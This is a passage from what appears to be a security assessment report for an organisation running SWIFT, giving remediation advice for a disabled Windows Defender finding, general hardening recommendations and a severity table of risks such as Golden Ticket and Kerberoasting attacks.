- Enforce MFA for SWIFT application logins.
- Store approver credentials in a secure vault (not browsers).
- Require dual approval for high-value transactions.

### 10. Windows Defender Disabled

- **Finding**: Defender was disabled on compromised hosts to evade detection.
- **Impact**: **Medium** (Increased attack surface)
- **Recommendation**:
- Enable tamper protection in Defender.
- Use Group Policy to enforce real-time monitoring.
- Deploy EDR solutions (e.g., CrowdStrike, SentinelOne).

## General Recommendations

1. **Network Segmentation**: Isolate critical systems (e.g., SWIFT, DCs) from general networks.
2. **Logging/Monitoring**: Centralize logs (SIEM) and alert on suspicious activity (e.g., Mimikatz execution).
3. **Regular Audits**: Conduct penetration tests and red-team exercises biannually.
4. **User Training**: Educate employees on phishing and credential hygiene.
5. **Patch Management**: Keep systems updated (e.g., IIS, OpenSSH).

## Risk Prioritization

| **Risk** | **Severity** |
|---|---|
| Golden Ticket Attack | Critical |
| SWIFT Compromise | Critical |
| Kerberoasting | High |
| SMTP Brute-Force | High |
| VPN Command Injection | High |
| Privilege Escalation | High |
| OSINT Leakage | Medium |
| Defender Disabled | Medium |

**Mitigation Focus**: Address critical/high risks first, then medium.